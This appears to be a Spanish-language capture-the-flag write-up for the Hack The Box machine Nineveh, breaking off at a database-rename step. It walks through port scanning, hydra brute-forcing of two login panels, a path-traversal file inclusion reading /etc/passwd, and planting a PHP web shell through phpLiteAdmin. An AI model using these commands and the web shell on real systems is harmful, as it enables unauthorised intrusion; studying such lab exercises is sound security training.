

# Nineveh


```
#####NINEVEH machine medium
Linux#####
LINUX:
```

```
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-22 21:40 -05
Nmap scan report for 10.10.10.43 (10.10.10.43)
Host is up (0.073s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
443/tcp   open  ssl/http Apache httpd 2.4.18 ((Ubuntu))
| tls-alpn:
|_ http/1.1
| ssl-cert: Subject: commonName=nineveh.htb/organizationName=HackTheBox Ltd/
stateOrProvinceName=Athens/countryName=GR
| Not valid before: 2017-07-01T15:03:30
|_Not valid after: 2018-07-01T15:03:30
|_http-title: Site doesn't have a title (text/html).
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache/2.4.18 (Ubuntu)
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 26.00 seconds

Dominio para añadir al etc hosts



## Bad Request

Your browser sent a request that this server could not understand  
Reason: You're speaking plain HTTP to an SSL-enabled server por  
Instead use the HTTPS scheme to access this URL, please.

---

*Apache/2.4.18 (Ubuntu) Server at nineveh.htb Port 443*

directorios con gobuster

```
gobuster dir -u http://nineveh.htb/ -t 100 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,ht,html,ssh,sh,txt,htm
```

```
2023/09/22 21:49:07 Starting gobuster in directory enumeration mode
gobuster dir -u http://nineveh.htb/
=====
./php (Status: 403) [Size: 290]
./htm (Status: 403) [Size: 290]
./html (Status: 403) [Size: 291]
./ht (Status: 403) [Size: 289]
/info.php (Status: 200) [Size: 83681]
/index.html (Status: 200) [Size: 178]
/department (Status: 301) [Size: 315] [→ http://nineveh.h]
./html (Status: 403) [Size: 291]
./htm (Status: 403) [Size: 290]
./php (Status: 403) [Size: 290]
./ht (Status: 403) [Size: 289]
Progress: 738881 / 1764488 (41.88%)
```

The screenshot shows a web browser window with the following details:

- Title bar: Hack The Box :: Hack The Box - phpinfo()
- Address bar: nineveh.htb/department/login.php
- Page content: A "Log in" form with fields for "Username" and "Password", and checkboxes for "Remember me" and "Log in".
- Bottom navigation: YouTube, DeepL Translate - El m..., Machine Excell, Training, ACTIVE DIRECTORY.

## Log in

Username:

Password:

Remember me

Log in

```
+0  </div>
47 </div>
48
49 <!-- @admin! MySQL is been installed.. please fix the login page! ~amrois -->
50
51      </div>
52      </div>
53
```

Con esto podemos ver que el user admin si es legible pero su password no es correcto procederemos a

utilizar brute force con hydra

# Log in

Invalid Password!

Username:

This connection is not secure. Logins entered here could be compromised. [Learn More](#)

Remember me

**Log in**

## ATAQUE DE FUERZA BRUTA PARA LOGIN PANEL HTTPS CON HIDRA

1) Interceptar la petición con burpsuite para ver el user y password

```
POST /department/login.php HTTP/1.1
Host: nineveh.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Origin: http://nineveh.htb
DNT: 1
Connection: close
Referer: http://nineveh.htb/department/login.php
Cookie: PHPSESSID=mdt428t4ha4ped7eq5mr127k17
Upgrade-Insecure-Requests: 1
Sec-GPC: 1

username=admin&password=admin
```

2) Al escribir el user admin tener el cuenta el letrero invalid password

Log In

Invalid Password!

Username:

3)utilizar hydra con la siguiente sintaxis

hydra dominio o ip -l userencontrado -P rutadepassword metodo\_conexion  
"rutadelpanel:variablesuserypass:F=letrero"

```
hydra nineveh.htb -l admin -P /usr/share/wordlists/rockyou.txt http-post-form "/department/login.php:username=^USER^&password=^PASS^:F=Invalid Password"
```

```

kali㉿kali:[~/machineshtb/Nineveh] connection: close
$ hydra nineveh.htb -l admin -P /usr/share/wordlists/rockyou.txt http-post-form "/department/login.php:username=^USER^&password=^PASS^:F=Invalid Password"
hydra V9.4 (c) 2022 by van Hauser/THC & David Maciejak. Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, t
ese ** ignore laws and ethics anyway)
[+] Starting at 2023-09-22 23:32:57
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (1:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://nineveh.htb:80/department/login.php:username=^USER^&password=^PASS^:F=Invalid Password
[STATUS] 1929.00 tries/min, 1929 tries in 00:01h 3/345470 to do in 12:56h, 16 active
[0][http-post-form] host: nineveh.htb login: admin password: 1q2w3e4r5t
[+] 1 target successfully completed, 1 valid password found
hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-09-22 23:35:19

```


NOTA: se debe agregar ^USER^ y ^PASS^ en las respectivas variables, de igual forma no se tuvo en cuenta el ! al final de password porque al ser un caracter especial me dio error pero sin eso igual funciona.

user: admin

pass:1q2w3e4r5t

## LOCAL FILE INCLUSION

al ingresar a NOTE nos aparece este letrero



de aqui identificamos un posible file inclusion y un usuario amrois

<http://nineveh.htb/department/manage.php?notes=files/ninevehNotes.txt>

si le quitamos una letra a la url no tira un error.

← → ⌂ ⌂ nineveh.htb/department/manage.php?notes=files/ninevehNotes.tx ⌂ ⌂

YouTube DeepL Translate - El m... Machine Excell Training ACTIVE DIRECTORY

Home Notes Logout



The page features a black background with yellow diagonal stripes at the bottom. In the center, there's a large yellow exclamation mark followed by the words "UNDER CONSTRUCTION". Below this, the text "ACTION - UNDER CONSTRUCTION - UNDER CONS" is visible. A yellow and black striped caution tape runs across the bottom. Two warning messages are displayed in a box:

```
Warning: include(files/ninevehNotes.tx): failed to open stream: No such file or directory in /var/www/html/department/manage.php on line 31
```

```
Warning: include(): Failed opening 'files/ninevehNotes.tx' for inclusion (include_path='.:./usr/share/php') in /var/www/html/department/manage.php on line 31
```

si vemos el inicio el warning toma la ruta como si fuera un directorio si borro a ninevhNotes.txt y dejo file no nos acepta la interacción con el servidor. (No note is select)

← → ⌂ ⌂ nineveh.htb/department/manage.php?notes=files/ ⌂ ⌂

YouTube DeepL Translate - El m... Machine Excell Training ACTIVE DIRECTORY

Home Notes Logout



The page features a yellow background with black silhouettes of buildings and cranes at the top. In the center, there's a large yellow exclamation mark followed by the words "UNDER CONSTRUCTION". Below this, the text "ACTION - UNDER CONSTRUCTION - UNDER CONS" is visible. A yellow and black striped caution tape runs across the bottom. A message at the bottom says "No Note is selected."

Sin embargo si dejo solo ninenotes.txt si interactua

The screenshot shows a web browser window with the URL `nineveh.htb/department/manage.php?notes=/ninevehNotes.txt`. The page features a large yellow 'UNDER CONSTRUCTION' banner with a warning sign icon. Below the banner, there is a yellow and black striped caution tape graphic. A text box contains two warning messages:

```
Warning: include(/ninevehNotes.txt): failed to open stream: No such file or directory in /var/www/html/department/manage.php on line 31

Warning: include(): Failed opening '/ninevehNotes.txt' for inclusion (include_path='.:./usr/share/php') in /var/www/html/department/manage.php on line 31
```

por lo cual vemos que la cadena que podemos afectar es esta de hecho solo podemos mover desde el .txt debido a que si modificamos una letra de ninevehNotes nos sale el error de no note select


The screenshot shows a web browser window with the URL `nineveh.htb/department/manage.php?notes=/ninevehNotes.txt`. The page features a large yellow 'UNDER CONSTRUCTION' banner with a warning sign icon. Below the banner, there is a yellow and black striped caution tape graphic. A text box contains two warning messages:

```
Warning: include(/ninevehNotes.txt): failed to open stream: No such file or directory in /var/www/html/department/manage.php on line 31

Warning: include(): Failed opening '/ninevehNotes.txt' for inclusion (include_path='.:./usr/share/php') in /var/www/html/department/manage.php on line 31
```

explotamos el file inclusion

<http://nineveh.htb/department/manage.php?notes=/ninevehNotes/../../../../../../../../etc/passwd>



The screenshot shows a browser window with the URL `nineveh.htb/department/manage.php?notes=/..../..../..../..../etc/passwd`. The page content displays the `/etc/passwd` file, which lists various system users and their details. Key entries include:

```
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
lxde:x:106:65534::/var/lib/lxde:/bin/false
mysql:x:107:111:MySQL Server,,,:/nonexistent:/bin/false
messagebus:x:108:112::/var/run/dbus:/bin/false
uuidgen:x:109:113::/run/uuidgen:/bin/false
dnsmasq:x:110:65534:dnsmasq,,,:/var/lib/misc:/bin/false
amrois:x:1000:1000,,,:/home/amrois:/bin/bash
sshd:x:111:65534::/var/run/sshd:/usr/sbin/nologin
```

Vemos que amrois y root tienen bash

root:x:0:0:root:/root:/bin/bash

amrois:x:1000:1000,,,:/home/amrois:/bin/bash

## ENUMERACION LFI

Guíandonos de este link y de s4vitar encontramos esta parte, el link tiene varias referencias de enumeración en LFI

[https://sushant747.gitbooks.io/total-oscp-guide/content/local\\_file\\_inclusion.html](https://sushant747.gitbooks.io/total-oscp-guide/content/local_file_inclusion.html)

## Proc files

"Under Linux, /proc includes a directory for each running process, including kernel processes, in directories named /proc/PID, where PID is the process number. Each directory contains information about one process, including: /proc/PID/cmdline, the command that originally started the process."

<https://en.wikipedia.org/wiki/Procfs>

<https://blog.netspi.com/directory-traversal-file-inclusion-proc-file-system/>

```
/proc/sched_debug # Can be used to see what processes the machine is running
/proc/mounts
/proc/net/arp
/proc/net/route
/proc/net/tcp
/proc/net/udp
/proc/net/fib_trie
/proc/version
/proc/self/environ
```

utilizamos el primero para ver los procesos que estan corriendo en la maquina pero no vemos nada


The screenshot shows a web browser window with the URL `nineveh.htb/department/manage.php?notes=/ninevehNotes/../../../../proc/sched_debug`. The page title is "CONSTRUCTION". Below the title, it says "ACTION - UNDER CONSTRUCTION - UNDER CONS". The main content area displays the output of the `/proc/sched_debug` command:

```
Sched Debug Version: v0.11, 4.4.0-62-generic #83-Ubuntu
ktime : 90181378.791887
sched_clk : 90181652.537607
cpu_clk : 90181652.537660
jiffies : 4317437640
sched_clock_stable() : 1

sysctl_sched
    .sysctl_sched_latency : 6.000000
    .sysctl_sched_min_granularity : 0.750000
    .sysctl_sched_wakeup_granularity : 1.000000
    .sysctl_sched_child_runs_first : 0
    .sysctl_sched_features : 44859
    .sysctl_sched_tunable_scaling : 1 (logaritmico)

cpu#0, 2294.609 MHz
```

entonces reenumeramos directorios pero con el puerto 443 para esto tenemos que habilitar excepciones en la maquina



y tenemos esta pagina



sin embargo al correr con gobuster no tira este error invalid certificate , investigando encontramos que con el flag -k se soluciona

Invalid certificate: x509: certificate has #129

Closed g0rx opened this issue on Mar 3, 2019 · 3 comments

```
gobuster dir -u https://10.10.10.43:443/ -t 100 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -k
```

```
/db (Status: 301) [Size: 309] [--> https://10.10.10.43/db/]  
/server-status (Status: 403) [Size: 300]  
/secure_notes (Status: 301) [Size: 319] [--> https://10.10.10.43/secure\_notes/]
```

encontramos /db y secure\_notes

A screenshot of a web browser window. The address bar shows the URL https://nineveh.htb/db. Below the address bar is a navigation bar with links to YouTube, DeepL Translate, Machine Excell, Training, and ACTIVE DIRECTORY. A warning message is displayed: "Warning: rand() expects parameter 2 to be integer, float given in /var/www/ssl/db/index.php on line 114". The main content is a login form titled "phpLiteAdmin v1.9". It has fields for "Password" and "Remember me" (with a checked checkbox), and a "Log In" button. At the bottom, it says "Powered by phpLiteAdmin | Page generated in 0.0012 seconds."

A screenshot of a web browser displaying a reconstruction of the Palace of Ashurnasirpal II at Nimrud. The image shows a grand staircase with vibrant blue walls featuring relief carvings of Assyrian figures in white and gold robes, and a central figure in a large horned helmet. The ceiling is decorated with golden floral motifs.

en el primero tenemos un panel phadmin que solo pide password y se podria atacar con fuerza bruta y en el otro una imagen la cual se podria validar si esconde algo (esta qanoqrafia)

## FUERZA BRUTA HIDRA SIN USER

Debemos hacer los mismos pasos que realizamos para el panel de login sin embargo aca debemos configurar el 443 https en foxy proxy y cambiar la peticion de hydra por https

The screenshot shows the 'Add Proxy' configuration in Burp Suite. The 'Title or Description (optional)' field contains 'burp443'. The 'Proxy Type' is set to 'HTTPS/SSL'. The 'Color' is '#234bcc'. The 'Proxy IP address or DNS name' is '127.0.0.1'. The 'Port' is '443'. There are also fields for 'Username (optional)' containing 'username' and 'Password (optional)' containing '\*\*\*\*\*'. A section for 'Pattern Shortcuts' includes options for 'Enabled' (with three radio buttons: On, On, Off) and two notes: 'Add whitelist pattern to match all URLs' and 'Do not use for localhost and intranet/private IP addresses'.

sin embargo no funciono por lo cual nos toca ayudarnos con el panel

The screenshot shows the login page of phpLiteAdmin v1.9. The title bar says 'phpLiteAdmin v1.9'. The main area displays the error message 'Incorrect password.'. Below it is a 'Password:' input field and a 'Remember me' checkbox. At the bottom is a 'Log In' button. At the very bottom of the page, it says 'Powered by [phpLiteAdmin](#) | Page generated in 0.0008 seconds.'

Buscando un write up en su mayoria utilizan la siguiente instrucción, realmente desconso de donde toman la instrucción si no es con burpsuite

password=^PASS^&remember=yes&login=Log+In&proc\_login=true

sintaxis : se cambia a **https-post-form** , solo se pasa password pero se tiene en cuenta el remeber **remember=yes&login=Log+In&proc\_login=true**

seguido se añade el banner de incorrect password.

```
[kali㉿kali] -[~/machineshtb/Nineveh]
$ hydra nineveh.htb -l "" -P /usr/share/wordlists/rockyou.txt https-post-form "/db/index.php:password^PASS^&remember=yes&login=Log+In&proc_login=true:Incorrect password."
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
these ** ignore laws and ethics anyway)
```

hydra nineveh.htb -l "" -P /usr/share/wordlists/rockyou.txt https-post-form "/db/index.php:password^PASS^&remember=yes&login=Log+In&proc\_login=true:Incorrect password."  
NOTA: si buscamos en inspectar elemento network --- Request vemos las variables que necesitamos para el ataque con hydra

Status	Method	Domain	File	Initiator	Type	Transferred	Size	Headers	Cookies	Request	Response	Timings	Security
200	POST	10.10.10.43	index.php	document	html	3.46 KB	11.09 KB						
404	GET	10.10.10.43	favicon.ico	FaviconLoader.js...	html	cached	287 B						

Form data:  
password: "ads"  
login: "Log+In"  
proc\_login: "true"

Form data:  
password: "ads"  
login: "Log+In"  
proc\_login: "true"

```
$ hydra nineveh.htb -l "" -P /usr/share/wordlists/rockyou.txt https-post-form "/db/index.php:password^PASS^&remember=yes&login=Log+In&proc_login=true:Incorrect password."
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-09-24 00:11:20
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (:1/p:14344399), -896525 tries per task
[DATA] attacking http-post-forms://nineveh.htb:443/db/index.php:password^PASS^&remember=yes&login=Log+In&proc_login=true:Incorrect password.
[STATUS] 1177.00 tries/min, 1177 tries in 00:01h, 14343222 to do in 203:07h, 16 active
[443][http-post-form] host: nineveh.htb password: password123
'CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.

Buscando un write up en su mayoría utilizan la siguiente instrucción, realmente desconozco de donde toman la instrucción si no es con
```

passwordphp:password123

The screenshot shows the phpLiteAdmin v1.9 web interface. On the left, there's a sidebar with links for Documentation, License, and Project Site. The main area has a title 'test'. At the top, there are tabs for Structure, SQL, Export, Import, Vacuum, Rename Database, and Delete Database. The SQL tab is selected. Below the tabs, it says 'Database name: test', 'Path to database: /var/tmp/test', 'Size of database: 1 KB', 'Database last modified: 7:52pm on July 2, 2017', 'SQLITE version: 3.11.0', 'SQLite extension: PDO', and 'PHP version: 7.0.18-Ubuntu0.16.04.1'. It also states 'No tables in database.' Under the 'Create New Database' section, there's a 'Create' button. At the bottom left is a 'Log Out' button.

buscando en interneite phpLiteAdmin v1.9

## PHPLiteAdmin 1.9.3 - Remote PHP Code Injection

1. We create a db named "hack.php".  
(Depending on Server configuration sometimes it will not work and the name for the db will be "hack.sqlite". Then simply try to rename the database / existing database to "hack.php".)  
The script will store the sqlite database in the same directory as phpliteadmin.php.  
Preview: <http://goo.gl/B5n90>  
Hex preview: <http://goo.gl/lJ5iQ>

2. Now create a new table in this database and insert a text field with the default value:  
<?php phpinfo();?>  
Hex preview: <http://goo.gl/v7USQ>

3. Now we run hack.php

dice que debemos crear una base de datos e inster un campo de tipo texto con un valor de php por lo cual parece que podremos ejecutar un php cmd para hacer una reversehll es decir utilizar el clasico php RCE remote command execuction

### PHP REMOTE COMAND EXECUTION RCE

```
<?php system($_GET["cmd"]);?>
```

creamos la base de datos como nos dice el exploit .

mybd

Structure SQL Export Import Vacuum Rename Database Delete Database

**Change Database**

[rw] mybd  
[rw] test

**mybd**

No tables in database.

**Create New Database [?]**

**Log Out**

**Database name:** mybd  
**Path to database:** /var/tmp/mybd  
**Size of database:** 1 KB  
**Database last modified:** 4:47pm on September 24, 2023  
**SQLite version:** 3.11.0  
**SQLite extension [?]:** PDO  
**PHP version:** 7.0.18-Ubuntu0.16.04.1

No tables in database.

**Create new table on database 'mybd'**

Name: tablavulin Number of Fields: 1 Go

**Create new view on database 'mybd'**

Name: Select Statement [?]: Go

añadimos el RCE php y ponemos campo texto

YouTube DeepL Translate - El m... Machine Excell Training ACTIVE DIRECTORY

mybd

**Creating new table: 'tablavulin'**

Field	Type	Primary Key	Autoincrement	Not NULL	Default Value
<?php system(\$_GET["cmd"]);?>	TEXT	<input type="checkbox"/> Yes	<input type="checkbox"/> Yes	<input type="checkbox"/> Yes	
<b>Create Cancel</b>					

Powered by [phpLiteAdmin](#) | Page generated in 0.0017 seconds.

mybd

**Table 'tablavulin' has been created.**  
CREATE TABLE 'tablavulin' ('<?php system(\$\_GET["cmd"]);?>' TEXT)

**Return**

la ruta que debemos colocar el LFI esta en rename bd

mybd

Structure SQL Export Import Vacuum Rename Database Delete Database

Rename database '/var/tmp/mybd' to /var/tmp/mybd.php Rename

